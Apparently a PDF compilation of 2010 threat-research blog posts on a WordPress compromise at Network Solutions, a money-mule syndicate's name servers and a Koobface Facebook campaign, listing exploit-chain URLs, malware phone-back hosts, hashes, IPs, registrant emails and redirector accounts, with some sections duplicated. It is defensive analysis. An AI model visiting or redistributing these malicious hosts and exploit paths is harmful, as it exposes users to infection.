*Interestingly, the sample attempts to install a Firefox add-on in the following way:*

*-*

*%ProgramFiles*

*%\Mozilla*

*Firefox\extensions\*



{8CE11043-9A15-4207-A565-0C94C42D590D

}chrome\content\timer.xul - **MD5:**

**963136ADAA2B1C823F6C0E355800CE02** Detected by different vendors as IRC/Flood.gen.h or TROJ\_BUZUS.ZYX;

315

It's also worth pointing out that the campaign's admin panel is pointing to a third-party - cybercrime friendly IP that's currently offline - **corpadsinc.com/grep/stats.php** -> HTTP/1.1 302 Found at **217.23.14.25**, AS49981, WorldStream = Transit Imports = -CAIW.

The bottom line - although [8]Network Solutions criticized the [9]media last week, for blaming this [10]on Net-

work Solutions, or [11]WordPress itself, the company should realize that for the sake of its reputation it should always use the following mentality - "protect the end user from himself" when offering any of its services.

### **Related WordPress security resources:**

[12]20 Wordpress Security Plug-ins And Tips To keep Hackers Away

[13]11 Best Ways to Improve WordPress Security

[14]20+ Powerful Wordpress Security Plugins and Some Tips and Tricks

This post has been reproduced from [15]Dancho Danchev's blog. Follow him [16]on Twitter.

1. <http://blog.networksolutions.com/2010/we-feel-your-pain-and-are-working-hard-to-fix-this/>

2. <http://blog.sucuri.net/2010/04/network-solutions-hacked-again.html>

3. <http://blog.sucuri.net/2010/04/network-solutions-hacked-again.html>

4.

[http://www.virustotal.com/analysis/1486cf5ccaa9d4539b8743c196ccb448ca4077ccfefadb745468a4c43f889f23-12716](http://www.virustotal.com/analysis/1486cf5ccaa9d4539b8743c196ccb448ca4077ccfefadb745468a4c43f889f23-1271624610)

[24610](http://www.virustotal.com/analysis/1486cf5ccaa9d4539b8743c196ccb448ca4077ccfefadb745468a4c43f889f23-1271624610)

5.

[http://www.virustotal.com/analysis/18dbae8296e1274259edf49d0e35c1b911c56ad1021ef5ca6a5f49b9b915c2db-12716](http://www.virustotal.com/analysis/18dbae8296e1274259edf49d0e35c1b911c56ad1021ef5ca6a5f49b9b915c2db-1271624626)

[24626](http://www.virustotal.com/analysis/18dbae8296e1274259edf49d0e35c1b911c56ad1021ef5ca6a5f49b9b915c2db-1271624626)

6.

[http://www.virustotal.com/analysis/9e4edc0064249f2cd5cfcb897a6c66a4ea3b9955e444d14b457e6afabf16df15-12716](http://www.virustotal.com/analysis/9e4edc0064249f2cd5cfcb897a6c66a4ea3b9955e444d14b457e6afabf16df15-1271616768)

[16768](http://www.virustotal.com/analysis/9e4edc0064249f2cd5cfcb897a6c66a4ea3b9955e444d14b457e6afabf16df15-1271616768)

7.

[http://www.virustotal.com/analysis/5c84af8ec355cc2d53491426810c2e15579092f85f0d27248e13860476c76671-12716](http://www.virustotal.com/analysis/5c84af8ec355cc2d53491426810c2e15579092f85f0d27248e13860476c76671-1271624608)

[24608](http://www.virustotal.com/analysis/5c84af8ec355cc2d53491426810c2e15579092f85f0d27248e13860476c76671-1271624608)

8. <http://blog.networksolutions.com/2010/alert-WordPress-blog-network-solutions/>

9. <http://blog.networksolutions.com/2010/update-word-press-issue-fixed/>
10. <http://blog.networksolutions.com/2010/update-word-press-issue-fixed/>
11. <http://wordpress.org/development/2010/04/file-permissions/>
12. <http://blog.taragana.com/index.php/archive/20-wordpress-security-plugins-and-tips-to-keep-hackers-away/>
13. <http://www.problogdesign.com/wordpress/11-best-ways-to-improve-wordpress-security/>
14. <http://speckyboy.com/2009/09/22/20-powerful-wordpress-security-plugins-and-some-tips-and-tricks/>
15. <http://ddanchev.blogspot.com/>
16. <http://twitter.com/danchodanchev>

316



### ***Dissecting the WordPress Blogs Compromise at Network Solutions (2010-04-18 23:31)***

**UPDATED:** Network Solutions [1]issued an update to the situation.

The folks at Sucuri Security have posted an update on [2]***the reemergence of mass site compromises at Network Solutions, following [3]last week's WordPress attack.***

*What has changed since last week's campaign? Several new domains were introduced, including new phone*

*back locations, with the majority of new domains once again parked on the same IP as they were last week -*

**64.50.165.169** - AS15244, LUNARPAGES proxy aut-num for Lunarpages by MZIMA.

*The exploitation chain of the currently embedded domain is as follows:*

**- corpadsinc.com/grep /?spl=3 &br=MSIE &vers=7.0 &s=**

**- corpadsinc.com /grep/soc.php**

**- corpadsinc.com /grep/load.php?spl=ActiveX \_pack**

**- corpadsinc.com /grep/load.php?spl=pdf \_2020**

**- corpadsinc.com /grep/load.php?spl=javal**

**- corpadsinc.com /grep/j2 \_079.jar**

*Detection rates for some of the obtained exploits:*

**- update.vbe** - [4]VBS:Encrypted-gen; Trojan-Downloader.VBS.Agent.yw - Result: 11/40 (27.5 %)

**- j2 \_079.jar** - [5]Exploit.Java.29; Exploit.Java.CVE-2009-3867.c; JAVA/Byteverify.O - Result: 5/40 (12.5 %) 317



*Responding to 64.50.165.169 - AS15244, LUNARPAGES proxy aut-num for Lunarpages by MZIMA are also:*

**binglbalts.com** - Email: alex1978a@bigmir.net

**corpadsinc.com** - Email: alex1978a@bigmir.net

**fourkingssports.com** - Email: alex1978a@bigmir.net

**networkads.net** - Email: alex1978a@bigmir.net

**mainnetsoll.com** - Email: alex1978a@bigmir.net

**lasvegastechreport.com**

**mauiexperts.com**

**mauisportsinsider.com**

Upon successful exploitation from **corpadsinc.com** the campaigns drops **load.exe** - [6]Trojan:Win32/Meredrop; Trojan.Win32.Sasfis.a (v) - Result: 7/40 (17.50 %).

The sample **load.exe** also phones back to the following locations:

- **nonstopacc.com/tmp /bb.php?v=200 &id=130306319 &b=7231522200 &tm=8** - 188.124.16.95 - Email:

alex1978a@bigmir.net

- **nonstopacc.com/tmp /bb.php?v=200 &id=130306319 &tid=6 &b=7231522200 &r=1 &tm=9**

- **188.124.16.96 /blackout\_dem.exe**

Detection rate for **blackout\_dem.exe** - [7]Trojan-Dropper - Result: 7/40 (17.5 %) which phones back to **mazcostrol.com/inst.php ?aid=blackout** - 188.124.16.103 - Email: alex1978a@bigmir.net.

Interestingly, the sample attempts to install a Firefox add-on in the following way:

-

%ProgramFiles

%\Mozilla

Firefox\extensions\

{8CE11043-9A15-4207-A565-0C94C42D590D

}\chrome\content\timer.xul - **MD5:**

**963136ADAA2B1C823F6C0E355800CE02** Detected by different vendors as IRC/Flood.gen.h or TROJ\_BUZUS.ZYX;

318

*It's also worth pointing out that the campaign's admin panel is pointing to a third-party - cybercrime friendly IP that's currently offline - **corpadsinc.com/grep/stats.php** -> HTTP/1.1 302 Found at **217.23.14.25**, AS49981, WorldStream = Transit Imports = -CAIW.*

*The bottom line - although [8]Network Solutions criticized the [9]media last week, for blaming this [10]on Net-*

*work Solutions, or [11]WordPress itself, the company should realize that for the sake of its reputation it should always use the following mentality - "protect the end user from himself" when offering any of its services.*

### ***Related WordPress security resources:***

*[12]20 Wordpress Security Plug-ins And Tips To keep Hackers Away*

*[13]11 Best Ways to Improve WordPress Security*

## *[14]20+ Powerful Wordpress Security Plugins and Some Tips and Tricks*

*This post has been reproduced from [15]Dancho Danchev's blog. Follow him [16]on Twitter.*

1. <http://blog.networksolutions.com/2010/we-feel-your-pain-and-are-working-hard-to-fix-this/>

2. <http://blog.sucuri.net/2010/04/network-solutions-hacked-again.html>

3. <http://blog.sucuri.net/2010/04/network-solutions-hacked-again.html>

4.

<http://www.virustotal.com/analysis/1486cf5ccaa9d4539b8743c196ccb448ca4077ccfefadb745468a4c43f889f23-12716>

[24610](#)

5.

<http://www.virustotal.com/analysis/18dbae8296e1274259edf49d0e35c1b911c56ad1021ef5ca6a5f49b9b915c2db-12716>

[24626](#)

6.

<http://www.virustotal.com/analysis/9e4edc0064249f2cd5cfcb897a6c66a4ea3b9955e444d14b457e6afabf16df15-12716>

[16768](#)

7.

<http://www.virustotal.com/analysis/5c84af8ec355cc2d53491426810c2e15579092f85f0d27248e13860476c76671-12716>

[24608](#)

8. <http://blog.networksolutions.com/2010/alert-WordPress-blog-network-solutions/>

9. <http://blog.networksolutions.com/2010/update-word-press-issue-fixed/>

10. <http://blog.networksolutions.com/2010/update-word-press-issue-fixed/>

11. <http://wordpress.org/development/2010/04/file-permissions/>

12. <http://blog.taragana.com/index.php/archive/20-wordpress-security-plugins-and-tips-to-keep-hackers-away/>

13. <http://www.problogdesign.com/wordpress/11-best-ways-to-improve-wordpress-security/>

14. <http://speckyboy.com/2009/09/22/20-powerful-wordpress-security-plugins-and-some-tips-and-tricks/>

15. <http://ddanchev.blogspot.com/>

16. <http://twitter.com/danchodanchev>

319



## ***The DNS Infrastructure of the Money Mule Recruitment Ecosystem (2010-04-20 18:46)***

*What's the most static element of the vibrant money mule recruitment ecosystem? It's the DNS infrastructure that*



*the the cybercriminals behind the campaigns repeatedly use to push new scams.*

*This post aims to expose the name servers involved, the associates ASs, using the research previously con-*

*ducted on their recruitment campaigns, and their affiliations with multiple other cybercrime activities.*

*Moreover, it's main objective is the emphasize on the fact that - **cybercrime should stop being treated as a***

***country/region specific problem, instead it should be treated as an international problem, with each and every country having its own share of cybercrime activity.***

*• " The whole is greater than the sum of its parts" -  
[1]Aristotle*

320



*With money mule recruitment available as-a-service ([2]**Standardizing the Money Mule Recruitment Process**) the post will only detail the activities of what's referred to as a " mule recruitment syndicate", in short, one of the most prolific syndicates with direct connections to numerous related cybercrime campaigns profiled over the past 6*

*months.*

*What makes an impression is the geographical distribution of the name servers. 11 of them are based in the*

*Netherlands, another 11 are based in China, followed by 11 more based in the United States. Here's the list of the related ASs and their occurrences:*

- **AS34305, EUROACCESS Global Autonomous System** - The Netherlands - 11 name servers

- **AS38356, TimeNet** - China - 11 name servers

- **AS46664, VolumeDrive** - United States - 11 name servers

- **AS30517, Great Lakes Comnet, Inc.** - United States - 9 name servers

- **AS32097, RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity** - United States - 9 name servers

- **AS29182, ISPSYSTEM-AS ISPsystem Autonomous System** - Belgium - 8 name servers

- **AS31103, KEYWEB-AS Keyweb AG** - Germany - 1 name servers

321



322



*Moreover, this persistent money mule recruitment syndicate has a domain registrar of choice in the face of the*

Turkish, [3]**ALATRON BLTD.**, which is seen in the majority of domain registrations.

The following **active name servers** have been gathered from the money mule recruitment campaigns profiled in previous posts:

- [4]Keeping Money Mule Recruiters on a Short Leash - Part Four

323



- [5]Keeping Money Mule Recruiters on a Short Leash - Part Three
- [6]Keeping Money Mule Recruiters on a Short Leash - Part Two
- [7]Keeping Money Mule Recruiters on a Short Leash
- [8]Keeping Reshipping Mule Recruiters on a Short Leash

**ns1.alwaysexit.com** - 92.63.111.146 - Email: sob@bigmailbox.ru - AS29182, ISPSYSTEM-AS ISPsystem Autonomous System

**ns2.alwaysexit.com** - 85.12.46.2 - AS34305, EUROACCESS Global Autonomous System

**ns3.alwaysexit.com** - 222.35.143.112 - AS38356, TimeNet

**ns1.benjenkinss.cn** - 92.63.110.85 - Email: chunk@qx8.ru  
- AS29182, ISPSYSTEM-AS ISPsystem Autonomous System

**ns2.benjenkinss.cn** - 85.12.46.2 - AS34305, EUROACCESS  
Global Autonomous System

**ns3.benjenkinss.cn** - 222.35.143.112 - AS38356, TimeNet

**ns1.bizrestroom.cc** - 92.63.110.85 - Email: hook@5mx.ru -  
AS29182, ISPSYSTEM-AS ISPsystem Autonomous System

**ns2.bizrestroom.cc** - 193.104.106.30 - AS34305,  
EUROACCESS Global Autonomous System

**ns3.bizrestroom.cc** - 222.35.143.234 - AS38356, TimeNet

324



**ns1.chinegrowth.cc** - 92.63.111.196 - Email:  
duly@fastermail.ru - AS29182, ISPSYSTEM-AS ISPsystem  
Autonomous System

**ns2.chinegrowth.cc** - 85.12.46.4 - AS34305, EUROACCESS  
Global Autonomous System

**ns3.chinegrowth.cc** - 222.35.143.112 - AS38356, TimeNet

**ns1.cnnandpizza.cc** - 87.118.81.75 - Email:  
bears@fastermail.ru - AS31103, KEYWEB-AS Keyweb AG

**ns2.cnnandpizza.cc** - 193.104.106.30 - AS34305,  
EUROACCESS Global Autonomous System

**ns3.cnnandpizza.cc** - 222.35.143.236 - AS38356, TimeNet

**ns1.greezly.net** - 64.85.174.143 - Email: erupt@qx8.ru - 64.85.160.0/20, AS30517, Great Lakes Comnet, Inc.

**ns2.greezly.net** - 204.12.217.250 - AS32097, RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity

**ns3.greezly.net** - 204.124.182.151 - AS46664, VolumeDrive

**ns1.maninwhite.cc** - 92.63.111.146 - Email: duly@fastemail.ru - 92.63.110.0/23 - AS29182, ISPSYSTEM-AS ISPsystem Autonomous System

**ns2.maninwhite.cc** - 85.12.46.3 - AS34305, EUROACCESS Global Autonomous System

**ns3.maninwhite.cc** - 222.35.143.234 - AS38356, TimeNet

325



**ns1.partytimee.cn** - 92.63.111.146 - Email: chunk@qx8.ru - 92.63.110.0/23 - AS29182, ISPSYSTEM-AS ISPsystem Autonomous System

**ns2.partytimee.cn** - 85.12.46.4 - AS34305, EUROACCESS Global Autonomous System

**ns3.partytimee.cn** - 222.35.143.235 - AS38356, TimeNet

**ns1.sandhouse.cc** - 64.85.174.146 - Email: taunt@freenetbox.ru - 64.85.160.0/20 - AS30517, Great Lakes Comnet, Inc.

**ns2.sandhouse.cc** - 204.12.217.253 - AS32097,  
RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity

**ns3.sandhouse.cc** - 74.118.194.82 - AS46664,  
VolumeDrive

**ns1.translatasheep.net** - 92.63.111.127 - Email:  
stair@freenetbox.ru - 92.63.110.0/23 - AS29182, ISPSYSTEM-  
AS

*ISPsystem Autonomous System*

**ns2.translatasheep.net** - 85.12.46.2 - AS34305,  
EUROACCESS Global Autonomous System

**ns3.translatasheep.net** - 222.35.143.112 - AS38356,  
TimeNet

**ns1.trythisok.cn** - 92.63.111.127 - Email: chunk@qx8.ru -  
AS29182, ISPSYSTEM-AS ISPsystem Autonomous System

**ns2.trythisok.cn** - 85.12.46.2 - AS34305, EUROACCESS  
Global Autonomous System

**ns3.trythisok.cn** - 222.35.143.235 - AS38356, TimeNet

326



**ns1.viewdreamer.com** - 64.85.174.143 -  
free@freenetbox.ru - 64.85.160.0/20, AS30517, Great Lakes  
Comnet, Inc.

**ns2.viewdreamer.com** - 204.12.217.250 - AS32097,  
RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity  
**ns3.viewdreamer.com** - 74.118.194.82 - AS46664,  
VolumeDrive

**ns1.volcanotime.com** - 64.85.174.144 - Email:  
hs@bigmailbox.ru - AS30517, Great Lakes Comnet, Inc.

**ns2.volcanotime.com** - 204.12.217.251 - AS32097,  
RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity  
**ns3.volcanotime.com** - 74.118.194.88 - AS46664,  
VolumeDrive

**ns1.weathernot.net** - 64.85.174.145 - Email:  
bowls@5mx.ru - AS30517, Great Lakes Comnet, Inc.

**ns2.weathernot.net** - 204.12.217.252 - AS32097,  
RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity  
**ns3.weathernot.net** - 74.118.194.89 - AS46664,  
VolumeDrive

**ns1.worldslava.cc** - 64.85.174.145 - Email:  
fussy@bigmailbox.ru - AS30517, Great Lakes Comnet, Inc.

**ns2.worldslava.cc** - 204.12.217.252 - AS32097,  
RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity  
**ns3.worldslava.cc** - 74.118.194.84 - AS46664,  
VolumeDrive

327



**ns1.jockscreeamer.net** - 64.85.174.144 - Email:  
free@freenetbox.ru - AS30517, Great Lakes Comnet, Inc.

**ns2.jockscreeamer.net** - 204.12.217.251 - AS32097,  
RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity  
**ns3.jockscreeamer.net** - 74.118.194.83 - AS46664,  
VolumeDrive

**ns1.uleaveit.com** - 64.85.174.146 - Email: plea@qx8.ru -  
AS30517, Great Lakes Comnet, Inc.

**ns2.uleaveit.com** - 204.12.217.253 - AS32097,  
RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity

**ns3.uleaveit.com** - 74.118.194.85 - AS46664, VolumeDrive

**ns1.bergamoto.com** - 74.118.194.84 - Email:  
nine@freenetbox.ru - AS46664, VolumeDrive

**ns2.bergamoto.com** - 222.35.143.235 - AS38356, TimeNet

**ns3.bergamoto.com** - 85.12.46.2 - AS34305, EUROACCESS  
Global Autonomous System

**ns1.diunar.cc** - 74.118.194.82 - Email: yuck@maillife.ru -  
AS46664, VolumeDrive

**ns2.diunar.cc** - 222.35.143.112 - AS38356, TimeNet

**ns3.diunar.cc** - 85.12.46.2 - AS34305, EUROACCESS Global  
Autonomous System

328



**ns1.pesenlife.net** - 64.85.174.147 - Email: erupt@qx8.ru -  
AS30517, Great Lakes Comnet, Inc.



**ns2.pesenlife.net** - 204.12.217.254 - AS32097,  
RoadRunner RR-RC-Wholesale Internet, Inc.-KansasCity  
**ns3.pesenlife.net** - 74.118.194.86 - AS46664, VolumeDrive

*The business model if this syndicate can be easily compared to the business model of the much hyped Rus-*

*sian Business Network in the sense that, they are either managing the infrastructure for someone else as a service, are directly involved in the recruitment and utilization of money mules for their own purposes, or a basically building inventory of mules to offer as a service to a large number of cybercriminals.*

*The basic fact that these folks are not campaign-centered, but continue maintaining their ecosystem, puts*

*them on the top of watch list for months to come.*

***Related coverage of money laundering in the context of cybercrime:***

*[9]Keeping Money Mule Recruiters on a Short Leash - Part Four*

*[10]Money Mule Recruitment Campaign Serving Client-Side Exploits*

*[11]Keeping Money Mule Recruiters on a Short Leash - Part Three*

*[12]Money Mule Recruiters on Yahoo!'s Web Hosting*

*[13]Dissecting an Ongoing Money Mule Recruitment Campaign*

*[14]Keeping Money Mule Recruiters on a Short Leash - Part Two*

*[15]Keeping Reshipping Mule Recruiters on a Short Leash*

*[16]Keeping Money Mule Recruiters on a Short Leash*

*[17]Standardizing the Money Mule Recruitment Process*

*[18]Inside a Money Laundering Group's Spamming Operations*

*[19]Money Mule Recruiters use ASProx's Fast Fluxing Services*

*[20]Money Mules Syndicate Actively Recruiting Since 2002*

*This post has been reproduced from [21]Dancho Danchev's blog. Follow him [22]on Twitter.*

1. <http://www.goodreads.com/author/quotes/2192.Aristotle>

2. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>

3. <https://www.alantron.com/>

4. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>

5. <http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html>

6. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>

7. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>

8. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>

9. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>
10. <http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html>
11. <http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html>
12. <http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html>
13. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>
14. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
15. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>
16. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>

329

17. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
18. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>
19. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>
20. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>

21. <http://ddanchev.blogspot.com/>

22. <http://twitter.com/danchodanchev>

330



### ***Dissecting Koobface Gang's Latest Facebook Spreading Campaign (2010-04-27 14:53)***

**UPDATED: Thursday, April 29, 2010:** Google is aware of these Blogspot accounts, and is currently suspending them.

*During the weekend, our "dear friends" from [1]**the Koobface gang** – folks, you're so not forgotten, with the scale of diversification for your activities to be publicly summarized within the next few days – launched another spreading attempt across Facebook, with Koobface-infected users posting bogus video links on their walls.*

• Recommended reading: **[2]10 things you didn't know about the Koobface gang**

*What's particularly interesting about the campaign, is that the gang is now start to publicly acknowledge its connections with [3]**xorg.pl** ( Malicious software includes 40706 scripting exploit(s), 4119 trojan(s), 1897 exploit(s), with an actual subdomain residing there embedded on Koobface-serving compromised hosts.*

*Moreover, the majority of scareware domains, including the redirectors continue using hosting services in*

*Moldova, AS31252, STARNET-AS StarNet Moldova in particular.*

- ***[4] Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova***

331



*With the campaign still ongoing it's time to dissect it, expose the scareware domains portfolio and the AS29073, ECATEL-AS connection, with the Koobface gang a loyal customer of their services since November, 2009. AS29073, ECATEL-AS Koobface gang connections:*

- ***[5]Koobface Botnet's Scareware Business Model - Part Two***

- ***[6]The Koobface Gang Wishes the Industry "Happy Holidays"***

*Automatically registered Blogspot accounts used as bogus video links across Facebook:*

***aashikamorsing.blogspot.com***

***alpezajeromie.blogspot.com***

***andcoldjackey.blogspot.com***

***asiaasiabenzaidi.blogspot.com***

***atalaygraciani.blogspot.com***

***barsheshetshakirat.blogspot.com***

***battittastelzer.blogspot.com***

***beckermasico.blogspot.com***

***biedlerharjit.blogspot.com***

***britainudobot.blogspot.com***

***bruchnadirnadir.blogspot.com***

***bryonbryonhofhenke.blogspot.com***

***ceceliaverner.blogspot.com***

***centofantiaviran.blogspot.com***

***codeycodeymarcott.blogspot.com***

***cottinghamginnyginny.blogspot.com***

***courtenayharry.blogspot.com***

***dalton-daviesheinee.blogspot.com***

***dipietroaudrea.blogspot.com***

***ericssonbrigid.blogspot.com***

332

***ervinervinturnquest.blogspot.com***

***fashingbauerkylerkyler.blogspot.com***

***felicetanae.blogspot.com***

***friedamignogna.blogspot.com***

***friedlamiraslani.blogspot.com***

***garthgarthheal.blogspot.com***

***gavin-williamslielie.blogspot.com***

***ginnoviaharbottle.blogspot.com***

***grinolsisanna.blogspot.com***

***hamiltondesantis.blogspot.com***

***hananhananmoros-hanley.blogspot.com***

***heberheberdellinger.blogspot.com***

***iftikharkacykacy.blogspot.com***

***imtiazzimmer.blogspot.com***

***ireneirenejasmen.blogspot.com***

***jacojacowintermeyer.blogspot.com***

***jameishaleningen.blogspot.com***

***jhalaagustin.blogspot.com***

***johnathenmirani.blogspot.com***

***kassablynnelle.blogspot.com***

***kaycieazoni.blogspot.com***

***keeferjeneejenee.blogspot.com***

***keibakeibaclarembaux.blogspot.com***

***kieroncrowdus.blogspot.com***

***kilcullenheadhead.blogspot.com***

***kreuzaavins.blogspot.com***

***labbatoalphaj.blogspot.com***

***lellpeyton.blogspot.com***

***marleenmckoi.blogspot.com***

***mccarlbargin.blogspot.com***

***mendizabalnayranayra.blogspot.com***

***mitranoshaghayegh.blogspot.com***

***momoneybeltz.blogspot.com***

***mushenkolirian.blogspot.com***

***navarretemcarthur.blogspot.com***

***nekolnekoltasler.blogspot.com***

***nightrasteyn.blogspot.com***

***nushnushcave.blogspot.com***

***ortiz-maynardyvrene.blogspot.com***

***padalinodarcydarcy.blogspot.com***

***pantslalala.blogspot.com***

***papsteinhatemwahsh.blogspot.com***

***pavanpavandekelver.blogspot.com***

***pencekleighan.blogspot.com***

***puzderdenzel.blogspot.com***

***rabiarabiacarruth.blogspot.com***

***raeferaefejhanmmat.blogspot.com***

***raheelolu.blogspot.com***



***ranaranakundu.blogspot.com***

***sabeenhunjan.blogspot.com***

333

***serroukhshymia.blogspot.com***

***sertimamislai.blogspot.com***

***shannonschronce.blogspot.com***

***sheridanpaltiel.blogspot.com***

***slomovitzvaughna.blogspot.com***

***soccicoitcoit.blogspot.com***

***stengel-bohneinaveinav.blogspot.com***

***suedeglenna.blogspot.com***

***sylvainbarnes-rivers.blogspot.com***

***tammeybutenko.blogspot.com***

***tartagliatrayvis.blogspot.com***

***tasunanette.blogspot.com***

***teddiedommasch.blogspot.com***

***temitopetodorova.blogspot.com***

***terranovataiwan.blogspot.com***

***torneyatsushi.blogspot.com***

***trovatohaiahaia.blogspot.com***

***tuncelintrieri.blogspot.com***

***vislayovadovad.blogspot.com***

***wellkensie.blogspot.com***

***yabsleyjessajessa.blogspot.com***

***zedzedmorelle.blogspot.com***

***UPDATED: Thursday, April 29, 2010:*** Another update on  
*Blogspot Accounts courtesy of the Koobface gang:*

***aaslehnkaya.blogspot.com***

***aimanaimanpaulis.blogspot.com***

***altonaltonbruyninckx.blogspot.com***

***annemiekenorford.blogspot.com***

***asghardch.blogspot.com***

***atencioishmael.blogspot.com***

***ativanichayaphongdionysios.blogspot.com***

***ayorindesavoia.blogspot.com***

***bagnoandreae.blogspot.com***

***bakalarczykmaipumaipu.blogspot.com***

***baribarithulin.blogspot.com***

***beavordawnedawne.blogspot.com***

***boninidivandivan.blogspot.com***

***cabooterfinne.blogspot.com***

***chakkarinlehnertz.blogspot.com***

***chavarriaarumugam.blogspot.com***

***coleirolenaylenay.blogspot.com***

***colkittmogens.blogspot.com***

***crummittgerhardt.blogspot.com***

***dahmeialeveque.blogspot.com***

***dalmolinparamparam.blogspot.com***

***danaedanaemadan.blogspot.com***

***danmakumaak.blogspot.com***

***dauntazusaazusa.blogspot.com***

***devrimmasaimasai.blogspot.com***

***dicksdeplancke.blogspot.com***

334

***dormiedyismael.blogspot.com***

***dremadremareany.blogspot.com***

***duffinflippen.blogspot.com***

***elijahneubecker.blogspot.com***

***eloragiogio.blogspot.com***

***faubertmacarena.blogspot.com***

***friedlamiraslani.blogspot.com***

***gallianinijanja.blogspot.com***

***gandolphscootscoot.blogspot.com***

***garbsayrinayrin.blogspot.com***

***geerbergpovlpovl.blogspot.com***

***gennygennytjoeng.blogspot.com***

***gianiniomegalmegal.blogspot.com***

***griffithlampack-layton.blogspot.com***

***guerrettebrchibrchi.blogspot.com***

***guillemineauramyaramya.blogspot.com***

***gunheedomenick.blogspot.com***

***haisedymond.blogspot.com***

***halahalafales.blogspot.com***

***hamidoujacijaci.blogspot.com***

***hamminganoush.blogspot.com***

***honamisouliotis.blogspot.com***

***japeriagoding.blogspot.com***

***jaymeecleto.blogspot.com***

***jinghuamarmorale.blogspot.com***

***kadeemrebsamen.blogspot.com***

***karokaroliney.blogspot.com***

***kashmirahoeger.blogspot.com***

***kasidasaugust.blogspot.com***

***kattylaitia.blogspot.com***

***kaynatferetos.blogspot.com***

***kimberlikohlmann.blogspot.com***

***kissikshaney.blogspot.com***

***kjerstisatterwhite-landry.blogspot.com***

***korbessamessam.blogspot.com***

***kozubmarshand.blogspot.com***

***kruthjancijanci.blogspot.com***

***krystellecahoon.blogspot.com***

***kuroiwadelphdelph.blogspot.com***

***laakkokimkim.blogspot.com***

***labbatoalphaj.blogspot.com***

***leichtmarjmarj.blogspot.com***

***leludis-matarangasdeyonna.blogspot.com***

***lescailletpetopeto.blogspot.com***

***letsongrover.blogspot.com***

***liermanramadan.blogspot.com***

***lindingrajkishan.blogspot.com***

***linsjerchell.blogspot.com***

***lorrilorrihosgor.blogspot.com***

***maglifitfit.blogspot.com***

335

***matsumarudeserae.blogspot.com***

***mcsteinniecey.blogspot.com***

***melitalynnelynne.blogspot.com***

***menezeswendywendy.blogspot.com***

***mimosepalazon.blogspot.com***

***mottmottzengel.blogspot.com***

***naysanmutton.blogspot.com***

***nicolenabershon.blogspot.com***

***nidonidobuetow.blogspot.com***

***ninaninalottin.blogspot.com***

***nonziodarasha.blogspot.com***

***pandushalmon.blogspot.com***

***pawelpawelpoti.blogspot.com***

***paytonbeegle.blogspot.com***

***phillipoeleaseleas.blogspot.com***

***philpottlurelle.blogspot.com***

***pipenhagennguyen.blogspot.com***

***plattsdatoria.blogspot.com***

***plomaritislaurylaury.blogspot.com***

***polmantameltamel.blogspot.com***

***polopoloangulo.blogspot.com***

***porrettifarmers.blogspot.com***

***radieradiecatalina.blogspot.com***

***raenellegreathouse.blogspot.com***

***ranaeranaerossy.blogspot.com***

***reidreidmiele-crifo.blogspot.com***

***rickyrickydonis.blogspot.com***

***roselinegilvin.blogspot.com***

***russobriarbriar.blogspot.com***

***salizaguayanilla.blogspot.com***

***samuelesedere.blogspot.com***

***sanchepascasie.blogspot.com***

***sangyoungpadalecki.blogspot.com***

***scarthscrewlie.blogspot.com***

***schaumburgirishirish.blogspot.com***

***schubringdheledhele.blogspot.com***  
***scorahchreechree.blogspot.com***  
***shakehcoletto.blogspot.com***  
***shaqareqninette.blogspot.com***  
***shaw-zorichemmanemman.blogspot.com***  
***shortalgerongeron.blogspot.com***  
***singhoffertymisha.blogspot.com***  
***sinnathuraiperminas.blogspot.com***  
***skjutarevikram.blogspot.com***  
***spataforaannamay.blogspot.com***  
***staats-meliaahronahron.blogspot.com***  
***tagantagankissane.blogspot.com***  
***tamietamiedemirkol.blogspot.com***  
***tamillecavitt.blogspot.com***  
***tommiekerstetter.blogspot.com***

336



***tosunsangbum.blogspot.com***  
***treechadacoppage.blogspot.com***  
***treziajoanjoan.blogspot.com***



***triadorlachauna.blogspot.com***

***tukellyaburrage.blogspot.com***

***tyrisaoverly.blogspot.com***

***ulrikaraithatha.blogspot.com***

***valericlarissa.blogspot.com***

***ventronejokerjoker.blogspot.com***

***victorinomeharmehar.blogspot.com***

***vikvikruaut.blogspot.com***

***vlrajanrajan.blogspot.com***

***wasonmarilynn.blogspot.com***

***wendewendeschyma.blogspot.com***

***whitwhitmontoure.blogspot.com***

***wynnhannan.blogspot.com***

***xochitlvillenuve.blogspot.com***

***yaoskalongthorne.blogspot.com***

***youyoustreit.blogspot.com***

***zickkirrakirra.blogspot.com***

*The Blogspot accounts redirect to the following compromised  
Koobface and scareware serving domains:*

***cartujo.org /private-clips/main.php?87bb8f2***

***cerclewalloncouillet.be /main.movie/main.php?28d***

***cseajudiciary.org /animateddvd/main.php?c8***

***de-nachtegaele.be /main/main.php?b04ebb***

